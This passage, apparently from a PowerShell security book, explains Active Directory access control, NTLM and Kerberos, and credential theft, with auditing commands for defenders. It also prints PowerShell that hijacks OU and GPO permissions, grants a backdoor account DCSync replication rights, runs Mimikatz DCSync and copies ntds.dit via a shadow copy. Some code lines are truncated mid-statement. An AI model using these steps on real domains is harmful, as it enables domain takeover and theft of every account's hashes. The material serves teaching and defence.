FOUR RANDOM COMMON WORDS
~44 BITS OF ENTROPY
2^44 = 550 YEARS AT 1000 GUESSES/SEC
DIFFICULTY TO GUESS: HARD
THAT'S A BATTERY STAPLE.
CORRECT!
DIFFICULTY TO REMEMBER: YOU'VE ALREADY MEMORIZED IT
THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

Figure 6.5 – "Password strength" from xkcd (source: https://xkcd.com/936/)

AAD also provides some mitigations against password spraying (although this attack is still possible).

Access rights

Access control can be configured to allow one or multiple users access to a certain resource. Depending on what can be done with each level of access, configuring and maintaining access right configurations is highly sensitive.

Also, in AD, resources are restricted using access control. In this section, let's have a look at the basics and how to audit access.

What is a SID?

A SID is a unique ID of an account and the primary identifier. It does not change for the lifetime of an account. This allows the concept of renaming users without causing any access or security issues.

There are some well-known SIDs available in every environment – the only difference is the domain ID, which was added to the beginning of the SID.

For example, the well-known SID of the built-in domain administrator follows this schema: **S-1-5-21-<domain>-500**.

The last number group represents the user number: in this case, **500** is a reserved, well-known SID. Well-known SIDs are the same in all environments, except for the domain part. Normal account SID user numbers start from **1000**.


If you are interested to read more about well-known SIDs, feel free to explore the official documentation:

- https://docs.microsoft.com/en-us/troubleshoot/windows-server/identity/security-identifiers-in-windows
- https://docs.microsoft.com/en-us/windows/win32/secauthz/well-known-sids

If we are looking at the SID of the built-in domain administrator in my **PSSec.local** demo environment, that would be the following SID – with the individual *domain part highlighted in italics:*

S-1-5-21-*3035173261-3546990356-1292108877***-500**

To find out the SID of an AD user account, you can leverage the **Get-ADUser** cmdlet, which is part of the **ActiveDirectory** module, as shown in the following screenshot:



```
PS C:\Windows\System32> Get-ADUser -Identity Administrator | Select-Object SID

SID
---
S-1-5-21-3035173261-3546990356-1292108877-500
```

Figure 6.6 – Displaying the SID using Get-ADUser

Windows uses SIDs in access control lists to grant or deny access to a specific resource. In this case, SIDs are used to uniquely identify users or groups.

Access control lists

An **access control list** (**ACL**) is a list that controls permissions to access a resource in on-premises AD. It can consist of various **access control entries** (**ACEs**), and each ACE contains information regarding who is allowed to access what – for example, is a trustee allowed to access a certain resource, or is the access denied or even audited?

A securable object's security descriptor can have two types of ACLs – a **discretionary access control list** (**DACL**) and a **system access control list** (**SACL**):

- **DACL**: A DACL specifies the trustees that are granted or denied access to an object protected by the ACL.
- **SACL**: A SACL enables administrators to audit and log when someone tries to access a secured object.

If no DACL exists for an object, every user has full access to it. See the following link for more information on how DACLs and ACEs work in Windows: https://learn.microsoft.com/en-us/windows/win32/secauthz/dacls-and-aces.

Access control entries

An ACE is one access entry that contains the following information to specify who has access to which resource:

- **Trustee**: The trustee is specified by its SID.

- **Access mask**: Determines the specific access rights controlled by this ACE.
- ACE type indicative flag.
- A set of bit flags that control the inheritance for child objects from this ACE.

There are six types of ACEs – three types that are applicable to all securable objects and three additional types that are specific to directory service objects:

- **Access-denied ACE**: Supported by all securable objects. Can be used in DACLs to deny access to the trustee specified by this ACE.
- **Access-allowed ACE**: Supported by all securable objects. Can be used in DACLs to allow access to the trustee specified by this ACE.
- **System-audit ACE**: Supported by all securable objects. Can be used in a SACL to audit when the trustee makes use of the assigned rights.
- **Access-denied object ACE**: Specific to directory service objects. Can be utilized in DACLs to prohibit access to a property or property set on the object or to restrict inheritance.
- **Access-allowed object ACE**: Specific to directory service objects. Can be utilized in DACLs to grant access to a property or property set on the object or to restrict inheritance.
- **System-audit object ACE**: Specific to directory service objects. Can be utilized in a SACL to record the attempts made by a trustee to access a property or property set on the object.

It is also possible to manage ACLs using the PowerShell **Get-Acl** and **Set-Acl** cmdlets:

- **Get-Acl**: https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.security/get-acl
- **Set-Acl**: https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.security/set-acl

For example, to access the ACLs of a user account object, you would use the **Get-ACL "AD:$((Get-ADUser testuser).distinguishedname)").access** command. Next, let us explore OU ACLs.

OU ACLs

OUs are the units in which AD objects can be sorted. Depending on the configuration, different accounts or groups can have administrative access to an OU, and different GPOs can be applied to them.

If OU access rights are misconfigured, this offers adversaries a lot of possibilities. One common attack vector in AD environments is through the modification of OU permissions.

Changing OU permissions

By modifying the permissions of an OU, an attacker can gain control over the objects within it, including user and computer accounts, and potentially escalate privileges within the domain.

Let's say, for example, an attacker gained access to AD and wanted to grant themselves permission to read and modify objects in a specific OU. Let's assume that the adversary gained control over the **PSSec\vvega** account beforehand, so they use this account to grant themselves read and modify objects permissions, which could be easily done by accessing the OU ACLs, as shown in the following example:

```
$TargetOU = "OU=Accounts,OU=Tier 0,DC=PSSec,DC=local"

$AttackerIdentity=[System.Security.Principal.NTAccount]'PSSec\vvega'

$Ou = [ADSI]"LDAP://$TargetOU"

$Sec = $Ou.psbase.ObjectSecurity

$Ace = New-Object System.DirectoryServices.ActiveDirectoryAccessRule ($AttackerIdentity, "ReadProperty,

$Sec.AddAccessRule($Ace)

$Ou.psbase.CommitChanges()
```

In order to grant the **PSSec\vvega** account control over the **OU**=**Accounts,OU**=**Tier 0,DC**=**PSSec,DC**=**local** OU, the adversary first specifies it as the target OU. As a next step, they retrieve the object security of the OU, create a new **ActiveDirectoryAccessRule** for the attacker with read and write property permissions, add the access rule to the object security, and finally, commit the changes to grant the attacker access to the OU.

So, as a blue teamer, it's better to monitor on a regular basis which ACLs are configured and fix them before an attacker uses them for their own purposes.

Monitoring and enumerating OU permissions

For this purpose, I have written the **Get-OuACLSecurity.ps1** script, which can be found in this book's GitHub repository: .

It relies on the **Get-ADOrganizationalUnit** and **Get-ACL** cmdlets.

Using **Get-ADOrganizationalUnit**, you can see the name, the distinguished name, and linked GPOs:

```
> Get-ADOrganizationalUnit -Filter * | Out-GridView
```

If you don't have the **ActiveDirectory** module available, you can use the **[adsisearcher]** type accelerator to perform LDAP searches against AD. Here's an example that retrieves all OUs in the current domain using the **objectCategory** filter for OUs:

```
> ([adsisearcher]"objectCategory=organizationalUnit").FindAll()
```

And using **Get-Acl**, you can see which access rights are configured for each OU:

```
> Get-Acl -Path "AD:\$(<DistinguishedName>)").Access
```


The easiest way to assess the OU ACL security of your environment is to run the **Get-OuACLSecurity.ps1** script and export it as **.csv** to then import and analyze it in Excel:

```
> .\Get-OuACLSecurity.ps1 | Export-Csv -Path C:\tmp\OuAcls.csv
```

Again, I have created a sample analysis file and uploaded it into our GitHub repository: https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/tree/master/Chapter06/OU-ACLs.

Some access rights are automatically generated, so if you did not harden your AD OU access rights yet, that's a task that you want to do as soon as possible.

I have also marked some accounts in the *OuACLs Pivot* Power Pivot view of the **ACLPivot.xlsx** file, as shown in the following screenshot:



Row Labels
⊟BUILTIN\Account Operators
⊞CreateChild, DeleteChild
⊞BUILTIN\Administrators
⊟BUILTIN\Pre-Windows 2000 Compatible Access
⊞GenericRead
⊞ListChildren
⊟BUILTIN\Print Operators
⊞CreateChild, DeleteChild
⊞CREATOR OWNER
⊟Everyone
⊞DeleteChild, DeleteTree, Delete
⊞DeleteTree, Delete
⊞NT AUTHORITY\Authenticated Users
⊞NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
⊞NT AUTHORITY\SELF
⊞NT AUTHORITY\SYSTEM
⊞PSSEC\Domain Admins
⊞PSSEC\Enterprise Admins
⊞PSSEC\Enterprise Key Admins
⊞PSSEC\Key Admins
⊞PSSEC\MSOL_123456
⊞PSSEC\vvega
⊞S-1-5-21-3035173261-3546990356-1292108877-1623
⊞S-1-5-21-3035173261-3546990356-1292108877-1627
Grand Total

Figure 6.7 – Power Pivot analysis of the OU access rights

For example, access rights built-in groups such as **Account Operators** or **Print Operators** are automatically added if you deploy AD. As described in the previous section, *Where do those built-in groups come from?*, they were originally meant to make your life easier, but nowadays, they are also making adversaries' lives easier.

There are also some access rights for **Everyone** configured. This is an artifact from the earlier days and is kept in case a legacy AD is connected. You want to remove those access rights as soon as possible. In a modern AD environment, it is enough if only **Authenticated Users** have access.

Last but not least, if you don't have any pre-Windows 2000 legacy systems running in your environment, you want to remove the **Pre-Windows 2000 Compatible Access** built-in group.

GPO ACLs

GPOs are a critical component of many AD environments, as they are used to enforce security policies and configurations across the domain. If an attacker gains control over a GPO, they can use it to propagate malicious settings across the domain, potentially compromising the security of the entire network.

If, for example, an attacker gained access to an account that has permissions to modify the access controls for Group Policies, they could use the following demo code to add their own account (which they either created or compromised earlier) in order to be in the position to change the GPO itself:

```
$Searcher = [adsisearcher]"(&(objectClass=groupPolicyContainer)(displayName=Default domain Policy))"

$Searcher.SearchRoot = [adsi]"LDAP://CN=Policies,CN=System,DC=PSSec,DC=local"

$Searcher.PropertiesToLoad.Add("distinguishedName") | Out-Null

$SearchResult = $Searcher.FindOne()

$DistinguishedName = $SearchResult.Properties["distinguishedName"][0]

$TargetGPO = $DistinguishedName

$AttackerIdentity=[System.Security.Principal.NTAccount]'PSSec\vvega'

$Gpo = [ADSI]"LDAP://$TargetGPO"

$Sec = $Gpo.psbase.ObjectSecurity
```

```
$Ace = New-Object System.DirectoryServices.ActiveDirectoryAccessRule ($AttackerIdentity, "GenericAll", "


$Sec.AddAccessRule($Ace)


$Gpo.psbase.CommitChanges()
```

The code snippet first searches for the distinguished name of the default domain policy using an ADSI searcher and sets it as the target GPO for permission changes. It then specifies the identity of the attacker in the **$AttackerIdentity** variable and creates a new access rule to grant them **GenericAll** permissions on the target GPO. The **GenericAll** permission right is a predefined security principle that grants all possible access rights to a particular object or resource in AD; in other words, it provides full control over the object.

Finally, the script commits the changes to the object security of the GPO, effectively granting the attacker full control over the default domain policy. This could allow the attacker to modify the GPO's settings, including security settings, and potentially take over control of the entire domain.

Make sure to regularly check GPO ACLs in your domain. You can view GPO access rights by combining the **Get-Gpo** and **Get-GPPermission** cmdlets, which are part of the **GroupPolicy** module. The **GroupPolicy** module can be installed by installing the RSAT tools. More information on this module can be found here: https://docs.microsoft.com/en-us/powershell/module/grouppolicy/.

As an example of how to audit your GPO access rights, I have written a script and uploaded it to this book's GitHub repository: https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/blob/master/Chapter06/Get-GpoAcls.ps1.

Similar to the OU ACL example, you can create a pivot table in Excel to assess the GPO ACLs in your environment.

Domain ACLs

It is also of special interest which access rights are configured for the AD domain itself. These access rights control who has permissions to replicate objects in the domain or perform other sensitive domain operations. The **domainDNS** ACLs are crucial as they grant domain controllers and domain admins the ability to perform all their necessary functions and operations within the domain.

In addition, access granted at the root of the domain is usually inherited by all child objects; therefore, it makes sense to directly adjust them at the root level.

You can audit what ACLs are configured on the domain level using the following commands: **(Get-Acl -Path "AD:\$((Get-**

ADdomain).DistinguishedName)").Access | Out-GridView.

DCSync

The DCSync attack is a technique where an attacker imitates a domain controller's behavior and tricks other domain controllers to replicate AD-specific information (for example, **NT Lan Manager (NTLM)** hashes and other credential-related data) to the attacker. For this attack, the **Microsoft Directory Replication Service Remote (MS-DRSR)** protocol is abused, which is basically an essential and legitimate feature of AD and therefore, cannot simply be disabled.

The DCSync attack allows an attacker to impersonate a domain controller and request password data for a specific user, even if they do not have direct access to the user's computer or account. The attacker can then use these hashes to perform lateral movement and privilege escalation within the network.

To execute this attack, the attacker must have high-level privileges within the domain. One way to obtain these privileges is by creating backdoor accounts, which can be used to bypass security controls and grant the attacker elevated permissions.

As a first step, we create a new user account, **"backdoor"**, that should act as the attacker **backdoor** account:

```
$AttackerName = "backdoor"


$AttackerPassword = Read-Host -AsSecureString


$AttackerDescription = "Backdoor account for DCSync attack"


$AttackerPath = "OU=Service Accounts,OU=Tier 0,DC=PSSec,DC=local"


New-ADUser -Name $AttackerName -AccountPassword $AttackerPassword -Description $AttackerDescription -Pat
```

Next, we create the variables that we will use in the DCSync attack. First, we retrieve the name of the backdoor user created earlier and save it in the **$AttackerIdentity** variable for later use, using the **NTAccount** class.

Now, we connect to the root of the domain and retrieve the domain's distinguished name. We create a **$ReplAddGUID** variable to hold the GUID for the "Replicating Directory Changes All" extended right (**1131f6ad-9c07-11d1-f79f-00c04fc2dcd2**). We also create variables to specify the type of access control needed for the DCSync attack:

```
$AttackerIdentity = [System.Security.Principal.NTAccount]("PSSec\" + (Get-ADUser $AttackerName).Name).To
```

```
$Dsa = [ADSI]"LDAP://rootDSE"

$domainDN = $Dsa.defaultNamingContext

$ReplAllGUID = "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2"

$ObjRights = "ExtendedRight"

$ObjControlType  = [System.Security.AccessControl.AccessControlType]::Allow

$ObjInherit = [System.DirectoryServices.ActiveDirectorySecurityInheritance]"All"
```

Finally, we create an AD access rule using the attacker's identity, access rights, control type, inheritance, and a predefined GUID value. Then, we obtain the security descriptor of the domain directory object using the domain name, add the access rule to the security descriptor's DACL, and save the changes to the directory object:

```
$Ace = New-Object System.DirectoryServices.ActiveDirectoryAccessRule ($AttackerIdentity, $ObjRights, $Ob

$Dacl = [ADSI]"LDAP://$domainDN"

$Dacl.psbase.ObjectSecurity.AddAccessRule($Ace)

$Dacl.psbase.CommitChanges()
```

Now that the access rights are configured accordingly, an attacker could extract password hashes, for example, by using a tool such as Mimikatz.

Mimikatz is an infamous tool that was originally written by Benjamin Delpy, and the DCSync function was written by Vincent le Toux. You can download the source code as well as the binary files from GitHub: https://github.com/gentilkiwi/mimikatz/wiki.

Once the binary files are downloaded or built using the source code, navigate to the folder where the **mimikatz.exe** file is located and execute it:

```
> .\mimikatz.exe
```

Mimikatz loads, and you can now type your **mimikatz** commands. The following allows you to perform the DCSync attack:

```
> lsadump::dcsync /all /csv
```

Understanding, monitoring, and securing domain ACLs is crucial for preventing unauthorized access and exfiltration in an AD environment. However, it's also important to consider domain trusts, which can pose additional security risks if not properly configured and monitored.

Domain trusts

Trusts are a great way to connect forests and domains with each other. A trust allows you to access the resources of another forest without having an account in that forest. More information about trusts can be found here: https://docs.microsoft.com/en-us/azure/active-directory-domain-services/concepts-forest-trust.

But trusts also open a risk of more people accessing your resources and possibly your identities. Therefore, you should regularly audit which trusts are available and remove trusts that are no longer needed.

Using the **Get-ADTrust** cmdlet, which is part of the **ActiveDirectory** module, you can see which trusts are established from and to your domain:

```
> Get-ADTrust -Filter *
```

In addition to using the **Get-ADTrust** cmdlet, you can also use the **[adsisearcher]** accelerator to view established trusts when the **ActiveDirectory** module is not available. Use the following command to filter for trusted domains:

```
> ([adsisearcher]"(objectClass=trusteddomain)").FindAll()
```

A trust can have multiple directions:

- **Bidirectional**: Both domains/forests trust each other. Users can access resources within both domains/forests.
- **Inbound**: The current domain/forest is the trusting domain or forest. That means that users from the trusted domain/forest can access resources in the current domain/forest, but not the other way around.
- **Outbound**: The current domain/forest is the domain/forest that is trusted; users from this domain/forest can access resources from the other trusted domain/forest.

For unidirectional trusts, if we say that the **Company** domain trusts the **PartnerCompany** domain, that means that defined users from the **PartnerCompany** domain can access resources within the **Company** domain, but not the other way around.

Of course, this is not a complete list of enumeration methods for AD, but it should help to get started. If you are interested in what other enumeration options exist, the following blog article is a great resource: https://adsecurity.org/?p=3719.

Credential theft

One of the first goals attackers are usually after is to extract identities and use them for lateral movement to get hold of even more identities and repeat this procedure until they find highly privileged credentials (such as those of a domain administrator) to then gain control over AD and quickly, over the entire environment.

In this section, we will investigate the basics of authentication within an on-premises AD environment and how credential-related attacks work.

Authentication protocols

Lateral movement, **pass the hash**, **pass the ticket** – these attacks are not limited to PowerShell, so they are not a PowerShell-specific problem. But since PowerShell relies on the same authentication mechanisms as normal authentication, it is important to look a little bit behind the scenes.

When we are talking about authentication, we are jumping into very cold water, diving deep into protocols. After reading these sections, you will not be an expert on authentication protocols, but you will get an understanding of how **credential theft** attacks are possible.

To get started, it is important to understand which authentication protocols exist in general. The most used protocols are **NT LAN Manager** (**NTLM**) and **Kerberos**, but in some environments, legacy **LAN Manager** authentication is still allowed.

Protocol-wise, I recommend using Kerberos and falling back to **NTLMv2** where it's not possible. Disable the usage of LAN Manager and **NTLMv1** after you have verified that those protocols are not used anymore in your environment (and yes, I know – this can be a long process).

LAN Manager

LAN Manager is a very old protocol; it was implemented in 1987 and is nowadays old and deprecated. If LAN Manager is used for authentication, it is very easy for attackers to guess the original passwords: LAN Manager passwords can easily be brute-forced within minutes.

Thankfully, the old and vulnerable LAN Manager authentication is barely used nowadays. When I assessed customer environments for security risks, I was glad to only find this legacy protocol in a few environments – for example, due to outdated software or old machinery that is still in use and cannot be replaced.

Be Careful When Migrating from LAN Manager or NTLMv1 to NTLMv2 Only!

Do not just forbid LAN Manager or NTLMv1 in your environment without a proper migration plan. Audit what systems still use LAN Manager or

NTLMv1 and then first migrate those systems to newer protocols before you enforce the usage of NTLMv2.

I won't describe LAN Manager in detail; it is so outdated, it really should not be used anymore. If you happen to find LAN Manager in your environment, make sure to work on a plan to mitigate this risk and start migrating to NTLMv2.

NTLM

NTLM is a challenge/response-based authentication protocol. It is the default authentication protocol of **Windows NT 4.0** and earlier Windows versions.

There are two versions of NTLM that can be used: NTLMv1 and NTLMv2. NTLMv1 is nowadays considered insecure and NTLMv2 should be used, and it is recommended to disable NTLMv1, as well as LAN Manager, in Enterprise environments.

If we look at the basic functionality, NTLM versions 1 and 2 work quite similarly:

1. When logging on, the client sends the plaintext username to the server.
2. The server generates a random number (*challenge* or *nonce*) and sends it back to the client.
3. The hash of the user's password is used to encrypt the challenge received from the server and returns the result back to the server (*response*).

Using NTLMv1, the client takes the challenge *as it is*, adds the client nonce (*client nonce* + *server nonce*), encrypts it using **Data Encryption Standard (DES)**, and sends it back.

Using NTLMv2, the client adds other parameters to the challenge: (*client nonce* + *server nonce* + *timestamp* + *username* + *target*) before hashing it with HMAC-MD5 and sending it back. These additional parameters protect the conversation against a replay attack (an attack where data is repeated or delayed).

4. The server (on which the user tries to log on) sends the following three items to the authenticating server (if it's a domain account, the server is a domain controller) to verify that the requesting user is allowed to log on:
   1. **Username**
   2. **Challenge** (which was sent to the client)
   3. **Response** (which was received from the client)

If the account is local to the server, the server will authenticate the user itself. If the account is a domain account, the server forwards the challenge and the authentication response to the domain controller for authentication. Please note that local accounts can also use NTLM; in this case, the client machine itself can also be the server to which the client authenticates.

5. The server or domain controller looks up the username and gets the corresponding password hash out of the **Security Account Manager** (**SAM**) database and uses it to encrypt/hash the challenge.
6. The server or domain controller compares the encrypted/hashed challenge it computed earlier with the response computed by the client. If both are identical, the authentication is successful.

If you want to learn more about why LAN Manager is so vulnerable, what the differences between NTLMv1 and NTLMv2 are, and why neither LAN Manager nor NTLMv1 should be used anymore, you can learn more about these topics in a blog article that I wrote: https://miriamxyra.com/2017/11/08/stop-using-lan-manager-and-ntlmv1/.

Be Careful When Configuring Authentication Protocols

Of course, you should not just disable LAN Manager and NTLMv1 without analyzing whether those protocols are still used. In the mentioned blog article, you will also find best practices on how to audit which protocols are still in use.

If possible, only use Kerberos for domain authentication. If this is not possible (because a target is not a domain member or has no DNS name), configure the fallback to NTLMv2 and prohibit the usage of LAN Manager and NTLMv1.

Kerberos

In Greek mythology, Kerberos is a three-headed hellhound who guards the entrance to Hades, the underworld, so that no living can enter, but also no dead can leave.

So, this name of the famous hellhound is pretty fitting when it comes to authentication because the authentication protocol Kerberos also consists of three heads: three phases are needed to authenticate using Kerberos.

While NTLM is a challenge-response authentication mechanism, Kerberos authentication is **ticket** based and relies on verification by a third entity, the **Key Distribution Center** (**KDC**).

Tickets are encrypted **binary large objects** (**blobs**). They cannot be decrypted by the ticket holder and are used as proof of identity by the Kerberos protocol. Only the ticket receiver (for example, the domain controller) can decrypt the ticket using symmetric keys.

The KDC is the Kerberos service responsible for implementing the authentication and ticket-granting services as defined in the Kerberos protocol. In Windows environments, the KDC is already integrated within the domain controller role.

Before we dive deeper into how Kerberos authentication works, we need to clarify some vocabulary.

Kerberos vocabulary

The following are some important Kerberos vocabulary:

- **Ticket-Granting Ticket** (**TGT**): A TGT can be used to obtain service tickets from a TGS. After the initial authentication in the **Authentication Service** (**AS**) exchange, a TGT is created. Once a TGT is present on the system, users do not need to enter their credentials again and can use the TGT instead to obtain future service tickets.
- **Ticket-Granting Service** (**TGS**): The TGS can issue service tickets to access other services either in the domain where the TGS itself resides, or to access the TGS in another domain.
- **Service ticket**: A service ticket allows access to any service other than the TGS.
- **Privilege Attribute Certificate** (**PAC**): The PAC provides a description of particular authorization data within a ticket's authorization data field. PAC is only specific to Kerberos authentication in Microsoft environments. The PAC contains several data components, such as including group membership data for authorization or alternate credentials for non-Kerberos authentication protocols.
- **Secret key**: A password is a typical example of a secret key: it's a long-lasting symmetric encryption key, shared between two entities (such as between a user and a domain controller).

The three phases of Kerberos authentication

Kerberos authentication consists of three phases: AS exchange, TGS exchange, and client server authentication.



Phase 1.1 Request TGT
Phase 1.2 TGT + Session Key
Phase 2.1 Request Ticket + Auth
Phase 2.2 Ticket + Session Key
Windows Domain Controller (KDC)
• AS
• TGS
Client
Phase 3.1 Request Service + Auth
Phase 3.2 Server Authentication
Resource Server

Figure 6.8 – The three phases of Kerberos authentication

Phase 1: AS Exchange

This phase is only executed once per login session and consists of two steps:

1. **KRB_AS_REQ** (Kerberos Authentication Service Request): The client initiates a request to the authentication server (KDC) to obtain a TGT. A TGT is a time-limited ticket that includes the client's identity information and SIDs. By default, TGTs can be renewed for up to 7 days and each TGT remains valid for 10 hours.
2. **KRB_AS_REP** (Kerberos Authentication Service Reply): The KDC then creates and returns a TGT, as well as a session key for communicating

with KDC. The TGT is limited to a lifetime of 10 hours by default.

Phase 2: TGS Exchange

Phase 2 is only executed once per server session. That means it does not need to be repeated, as long as resources on the same server are requested. The two steps for this phase are as follows:

1. **KRB_TGS_REQ** (Kerberos Ticket-Granting Service Request): The client requests a Kerberos TGS from the KDC. The request includes a TGT, an authenticator, and the name of the target server, the **Service Principal Name** (**SPN**). The authenticator includes the user's ID and a timestamp, both encrypted with the previously shared session key.
2. **KRB_TGS_REP** (Kerberos Ticket-Granting Service Reply): After receiving the TGT and the authenticator, the KDC verifies the validity of both and proceeds to issue a ticket and a session key back to the client.

Authentication = Authorization

It is important to keep in mind that authentication and authorization are completely different processes. While authentication confirms a user's identity, authorization grants a user access to resources.

Phase 3: Client-Server Authentication

In the third phase of Kerberos authentication, access to a resource is requested. This step is performed once per server connection. That means if you disconnect from a server and connect again, this step needs to be repeated:

1. **KRB_AP_REQ** (Kerberos Application Request): The client sends the ticket to the target server to initiate an access request. Subsequently, the server decrypts the ticket, verifies the authenticator, and generates an access token for the user, using the SIDs present in the ticket.
2. **KRB_AP_REP** (Kerberos Application Reply, *optional*): Optionally, the client can request mutual authentication, prompting the target server to verify its own identity. In this case, the target server encrypts the client's computer timestamp from the authenticator using the session key provided by the TGS for client-target server communication. The encrypted timestamp is then sent back to the client for identity verification.

User authentication versus service authentication

There are two different ticket types that can be used for authentication: user authentication and service authentication. If a user wants to authenticate, a TGT is issued. When a service needs to authenticate, it is issued a service ticket, which is a specific type of ticket designed for service authentication purposes.

Attacking AD authentication – credential theft and lateral movement

As systems got more secure over time and just finding enough zero-day exploits to access a company from the internet is nearly impossible nowadays, identities became more and more important. Environments became more and more secure, so attackers look for the weakest link – which is the human being.

Within **phishing** attacks, users are tricked into opening a link and installing software by, for example, enabling macros, so that the adversaries' code will be executed on the infected system. In most cases, the user that is framed is a normal user account, which is not very valuable for the attacker.

So, adversaries want to get more valuable accounts and move laterally to get even more identities until they find a highly privileged identity – in the best case for the attacker, a domain or enterprise administrator account.

Both lateral movement, as well as credential theft, rely on how the authentication protocols Kerberos and NTLM function. For an easier **single sign-on** (**SSO**), both protocols store their token of authentication – either the NTLM hash or the Kerberos ticket – in the **Local Security Authority** (**LSA**).

You can figuratively imagine the hash or the ticket as a key: if the key is copied by someone else, this person now has access to your house and can come and go as they like. Although the LSA is meant to protect the credentials, tickets and hashes can be extracted and reused.

But it is not only kept on the system; depending on the authentication method, the NTLM hash or the Kerberos ticket are being also forwarded to the remote system and stored in the remote system's LSA as well. This behavior occurs for example, when a **remote desktop** is used to authenticate.

A big advantage of PowerShell is that no hash or ticket is forwarded to the remote system if only plain PowerShell with WinRM authentication is used. But if PowerShell WinRM using CredSSP authentication is used, the hash or the ticket is forwarded to the remote host and stored in its LSA. This allows a potential attacker to extract the credentials also from the remote system.

Often, PowerShell using CredSSP is used to overcome the second hop problem. But choosing this method leaves your credentials exposed, so you should avoid using CredSSP. If you want to learn more about the second hop problem in PowerShell, please refer to this documentation: https://docs.microsoft.com/en-us/powershell/scripting/learn/remoting/ps-remoting-second-hop.

Also, be careful when entering credentials on the current system. If you run a process under a different account (**runas**), you will need to enter the credentials that are locally stored in the LSA – similar to creating scheduled tasks or running tools as a service using a particular account.

Now that you are aware of what protocols are used for authentication and how they work, let's have a look at different attack vectors against AD authentication.

ntds.dit extraction

ntds.dit is the database that holds all identities and hashes within AD. That means if attackers get hold of this database, they have control over all identities in the environment – and so also over the environment itself.

But to get **ntds.dit**, adversaries cannot just copy the file because it is constantly used by AD and is therefore locked.

There are many ways to get access to **ntds.dit**. One possibility is to extract it from a backup – for example, using **volume shadow** copies. This is also a reason why it's critical to also control strictly who is able to back up and restore domain controller data.

If the domain controller hard disk is unencrypted and does not reside in a secured location, everybody who has physical access can extract the database.

If one **Domain Controller** (**DC**) is hosted as a virtual machine and the hard disk is not encrypted, every hypervisor administrator can extract it – for example, by using a snapshot or copying the machine and restoring it in an offline location.

If red teamers got direct access to a domain controller (such as through credential theft), **ntds.dit** can also be extracted by using various methods. In the following example, we will look at how this can be achieved by using PowerShell.

As we cannot access **ntds.dit** while it is used by the operating system, we first create a shadow copy point for the **C:\** drive by using **Invoke-CimMethod** and calling the **Create** method of the **Win32_ShadowCopy** class. A shadow copy is a copy of the contents of a drive at a specific point in time.

We then get the path where the newly created shadow copy was created and save it to the **$ShadowCopyPath** variable.


Finally, we create a symbolic link named **shadowcopy** in the root directory of the **C:\** drive that points to the path of the shadow copy point:

```
$ShadowCopy = Invoke-CimMethod -ClassName "Win32_ShadowCopy" -Namespace "root\cimv2" -MethodName "Create

$ShadowCopyPath = (Get-CimInstance -ClassName Win32_ShadowCopy | Where-Object { $_.ID -eq $ShadowCopy.Sh

cmd /c mklink /d C:\shadowcopy "$ShadowCopyPath"
```

Now, a red teamer can access the **ntds.dit** file without restrictions, exfiltrate it, or extract hashes for a later *pass-the-hash* attack. In this example, we copy it into the **C:\tmp** folder:

```
Copy-Item "C:\shadowcopy\Windows\NTDS\ntds.dit" -Destination "C:\tmp"
```

You can see that the file was extracted successfully, as shown in the following screenshot:



```
PS C:\Users\Administrator> ls C:\tmp\ntds.dit

    Directory: C:\tmp

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---          19.03.2023     15:29       16777216 ntds.dit
```

Figure 6.9 – Verifying that ntds.dit was extracted successfully

Finally, we delete the symbolic link:

```
(Get-Item C:\shadowcopy).Delete()
```

There are also many ways to extract **ntds.dit**, such as the following:

- Using the **ntdsutil** diagnostic tool, which is built in by default
- Extracting **ntds.dit** from the **volume shadow copy service** (**VSS**) – as we did in the preceding example
- Copying **ntds.dit** from the offline hard disk
- Creating and restoring a snapshot and extracting the file from it
- Extracting **ntds.dit** from a backup

Those are only a few methods of how attackers can extract the **ntds.dit** database. This is also one of the reasons why it's so important to also control access to your domain controller backups and, if they are virtual machines, strictly restrict access to the VMs, storage, and snapshots.

To mitigate these kinds of attacks, the only thing that really helps is to control access and maintain good credential hygiene.

